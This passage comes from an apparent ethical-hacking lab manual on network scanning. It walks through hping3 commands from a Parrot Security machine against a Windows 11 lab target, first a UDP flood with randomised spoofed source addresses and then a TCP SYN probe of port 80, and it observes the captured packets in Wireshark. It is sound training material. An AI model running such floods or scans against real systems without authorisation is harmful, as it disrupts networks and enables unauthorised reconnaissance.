
Note: The MAC addresses might differ when you perform this task.



```
Applications Places System hping3 10.10.1.11 --udp --rand-source --data 500 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# hping3 10.10.1.11 --udp --rand-source --data 500
HPING 10.10.1.11 (eth0 10.10.1.11): udp mode set, 28 headers + 500 data bytes
```

10. Switch to the **Windows 11** virtual machine and observe the random UDP packets captured by **Wireshark**.
- Note:** You can double-click any UDP packet and observe the detail.
11. Expand the **Data** node in the **Packet Details** pane and observe the size of **Data** and its **Length** (the length is the same as the size of the packet body that we specified in Hping3 command, i.e., **500**).

Module 03 – Scanning Networks



12. Switch to the **Parrot Security** virtual machine. In the **Parrot Terminal** window, first press **Control+C** and type **hping3 -S [Target IP Address] -p 80 -c 5** (here, target IP address is **10.10.1.11**), and then press **Enter**.


Note: Here, **-S** specifies the TCP SYN request on the target machine, **-p** specifies assigning the port to send the traffic, and **-c** is the count of the packets sent to the target machine.

13. In the result, it is indicated that five packets were sent and received through port 80.

```
[*]-[root@parrot]-[~]
#hping3 -S 10.10.1.11 -p 80 -c 5
HPING 10.10.1.11 (eth0 10.10.1.11): S set, 40 headers + 0 data bytes
len=44 ip=10.10.1.11 ttl=128 DF id=45004 sport=80 flags=SA seq=0 win=65392 rtt=11.9 ms
len=44 ip=10.10.1.11 ttl=128 DF id=45005 sport=80 flags=SA seq=1 win=65392 rtt=3.8 ms
len=44 ip=10.10.1.11 ttl=128 DF id=45006 sport=80 flags=SA seq=2 win=65392 rtt=2.7 ms
len=44 ip=10.10.1.11 ttl=128 DF id=45007 sport=80 flags=SA seq=3 win=65392 rtt=9.7 ms
len=44 ip=10.10.1.11 ttl=128 DF id=45008 sport=80 flags=SA seq=4 win=65392 rtt=1.6 ms

--- 10.10.1.11 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 1.6/5.9/11.9 ms
[~]
#
```


14. Switch to the target machine (i.e., **Windows 11**) and observe the TCP packets captured via **Wireshark**.



